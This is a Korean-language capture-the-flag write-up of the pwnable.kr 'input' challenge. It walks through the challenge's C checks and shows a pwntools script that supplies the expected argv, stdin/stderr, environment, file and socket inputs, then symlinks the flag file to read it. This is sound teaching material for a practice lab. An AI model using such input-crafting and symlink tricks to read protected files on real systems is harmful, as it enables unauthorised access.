
Pwnable.kr
- input -


ssh input2@pwnable.kr -p2222
pw : guest

0. 문제 살펴보기




문제에서 입력을 통과할 수 있는 방법이 있는지에 대하여 얘기를 하고 있다.

1. SSH 접속 및 살펴보기



SSH를 이용해 상단에 표기해놓은 주소와 포트 번호로 접속한다.



```
        // file
        FILE* fp = fopen("\x0a", "r");
        if(!fp) return 0;
        if( fread(buf, 4, 1, fp)!=1 ) return 0;
        if( memcmp(buf, "\x00\x00\x00\x00", 4) ) return 0;
        fclose(fp);
        printf("Stage 4 clear!\n");

        // network
        int sd, cd;
        struct sockaddr_in saddr, caddr;
        sd = socket(AF_INET, SOCK_STREAM, 0);
        if(sd == -1){
                printf("socket error, tell admin\n");
                return 0;
        }
        saddr.sin_family = AF_INET;
        saddr.sin_addr.s_addr = INADDR_ANY;
        saddr.sin_port = htons( atoi(argv['C']) );
        if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
                printf("bind error, use another port\n");
                return 1;
        }
        listen(sd, 1);
        int c = sizeof(struct sockaddr_in);
        cd = accept(sd, (struct sockaddr *)&caddr, (socklen_t*)&c);
        if(cd < 0){
                printf("accept error, tell admin\n");
                return 0;
        }
        if( recv(cd, buf, 4, 0) != 4 ) return 0;
        if(memcmp(buf, "\xde\xad\xbe\xef", 4)) return 0;
        printf("Stage 5 clear!\n");

        // here's your flag
        system("/bin/cat flag");
        return 0;
}
```

디렉토리의 파일들을 살펴보자 C 코드 파일이 존재하여 확인해보니 위와 같은 긴 코드를 알 수 있었다.

2. 공략법 파악

```
        // argv
        if(argc != 100) return 0;
        if(strcmp(argv['A'],"\x00")) return 0;
        if(strcmp(argv['B'],"\x20\x0a\x0d")) return 0;
        printf("Stage 1 clear!\n");
```

처음 argv 부분은 인자로 넘기는 개수가 100 개여야 한다.
또한, ‘A’와 ‘B’는 아스키코드 값으로 각각 65 와 66 을 뜻하므로, argv[65]와 arvv[66]의 값은 각각 “₩x00”, “₩x20₩x0a₩x0d”여야한다.

```
        // stdio
        char buf[4];
        read(0, buf, 4);
        if(memcmp(buf, "\x00\x0a\x00\xff", 4)) return 0;
        read(2, buf, 4);
        if(memcmp(buf, "\x00\x0a\x02\xff", 4)) return 0;
        printf("Stage 2 clear!\n");
```

stdio 부분은 첫 read 함수는 표준 입력으로 값이 “₩x00₩x0a₩x00₩xff”여야 한다.
두 번째 read 함수는 표준 에러 값으로 값이 “₩x00₩x0a₩02₩xff”여야 한다.

```
        // env
        if(strcmp("\xca\xfe\xba\xbe", getenv("\xde\xad\xbe\xef"))) return 0;
        printf("Stage 3 clear!\n");
```

env 부분은 환경변수에서 “₩xde₩xad₩xbe₩xef”의 값이 “₩xca₩xfe₩xba₩xbe”여야 한다.

```
        // file
        FILE* fp = fopen("\x0a", "r");
        if(!fp) return 0;
        if( fread(buf, 4, 1, fp)!=1 ) return 0;
        if( memcmp(buf, "\x00\x00\x00\x00", 4) ) return 0;
        fclose(fp);
        printf("Stage 4 clear!\n");
```

file 부분은 “₩x0a” 파일이 존재하며, 처음 4 바이트의 값이 “₩x00₩x00₩x00₩x00”이어야 한다.

```
        // network
        int sd, cd;
        struct sockaddr_in saddr, caddr;
        sd = socket(AF_INET, SOCK_STREAM, 0);
        if(sd == -1){
                printf("socket error, tell admin\n");
                return 0;
        }
        saddr.sin_family = AF_INET;
        saddr.sin_addr.s_addr = INADDR_ANY;
        saddr.sin_port = htons( atoi(argv['C']) );
        if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
                printf("bind error, use another port\n");
                return 1;
        }
        listen(sd, 1);
        int c = sizeof(struct sockaddr_in);
        cd = accept(sd, (struct sockaddr *)&caddr, (socklen_t*)&c);
        if(cd < 0){
                printf("accept error, tell admin\n");
                return 0;
        }
        if( recv(cd, buf, 4, 0) != 4 ) return 0;
        if(memcmp(buf, "\xde\xad\xbe\xef", 4)) return 0;
        printf("Stage 5 clear!\n");
```

네트워크 부분은 소켓을 구성하고 있는데, 포트 번호를 구성하는 줄에서 argv['C']의 값을 포트 번호로 지정하고 있다. argv[67] 부분에 알맞은 포트 번호를 넣어야 한다.
이후, 4 바이트를 전송하는데, 이 값이 "₩xde₩xad₩xbe₩xef"여야 한다.

```
        // here's your flag
        system("/bin/cat flag");
        return 0;
```

이후에는 flag 파일을 읽을 수 있게 된다.

3. exploit 작성

```
input2@pwnable:/tmp$ vi exploit_sun.py
```

우리는 파이썬 프로그램을 만들어 input 프로그램을 실행시킬 것이다.
현재 디렉토리에서는 권한으로 인해 파일을 만들지 못하므로 /tmp로 이동하여 작성할 것이다.

```
from pwn import *

# argv
argvs = [str(i) for i in range(100)]
argvs[65] = '\x00'
argvs[66] = "\x20\x0a\x0d"

# stdio
with open("./stderr", "w") as errFile:
        errFile.write("\x00\x0a\x02\xff")

# env
env = {"\xde\xad\xbe\xef" : "\xca\xfe\xba\xbe"}

# file
with open('./\x0a', 'a') as file:
        file.write("\x00\x00\x00\x00")

# network
argvs[67] = "12345"

# open input
a = process("/home/input2/input")
target = process(executable="/home/input2/input", argv=argvs, stderr=open("./stderr"), env=env)

# stdio's input
target.sendline("\x00\x0a\x00\xff")

# using socket
conn = remote("localhost", 12345)
conn.send("\xde\xad\xbe\xef")

target.interactive()
```

우리가 모은 정보를 바탕으로 위와 같은 exploit을 작성하였다.
argv 인자를 100개 넣어주기 위해 argvs라는 원소가 100개인 배열을 만들고, 인덱스 65와 66에 각각 해당하는 값을 넣어주었다.
표준 오류 값에 대하여 stderr이라는 파일을 만들어 그 내용을 해당하는 값으로 입력하였다. 표준 오류에 대한 답을 찾을 때, 가까운 디렉토리 먼저 탐색하는 것 같다.
환경변수는 왼쪽 값이 이름, 오른쪽 값이 값으로 저장하였다.
"₩x0a"라는 파일을 만들고 여기에 해당하는 값을 입력하여 저장하였다.
socket에 대한 포트 주소는 임의의 값으로 지정하여 argvs에 저장하였고, 이후에 네트워크를 통해 접속하여 해당 값을 입력하게 하였다.


```
input2@pwnable:/tmp$ python exploit_sun.py
Traceback (most recent call last):
  File "exploit_sun.py", line 23, in <module>
    target = process(executable="/home/input2/input", argv=argvs, stderr=open("./stderr"), env=env)
NameError: name 'process' is not defined
```

이후, 이 파이썬 파일을 실행하였지만 위와 같이 process라는 이름을 찾지 못한다며 오류가 뜨는 것을 발견하였다.

```
input2@pwnable:/tmp$ mkdir sun
input2@pwnable:/tmp$ cp exploit_sun.py ./sun/
```

여러 시도를 해본 결과, 이 tmp 디렉토리 안에 나만의 디렉토리를 하나 더 만들었더니 해결되었다.
또한, 우리가 input.c에서 flag 파일을 보는 코드를 보았을 때, flag 파일이 현재 디렉토리를 기준으로 보게 되어 있다. 하지만, 이곳에는 flag 파일이 존재하지 않으므로 심볼릭 링크를 통해 /home/input2 디렉토리에 있는 flag 파일을 참조하도록 할 것이다.

```
input2@pwnable:/tmp/sun$ ln -s /home/input2/flag flag
```



우리의 exploit 파일을 실행시킨 결과, 모든 스테이지를 클리어하였고, flag 파일이 정상적으로 읽혀 우리가 찾고자 했던 flag를 얻었다.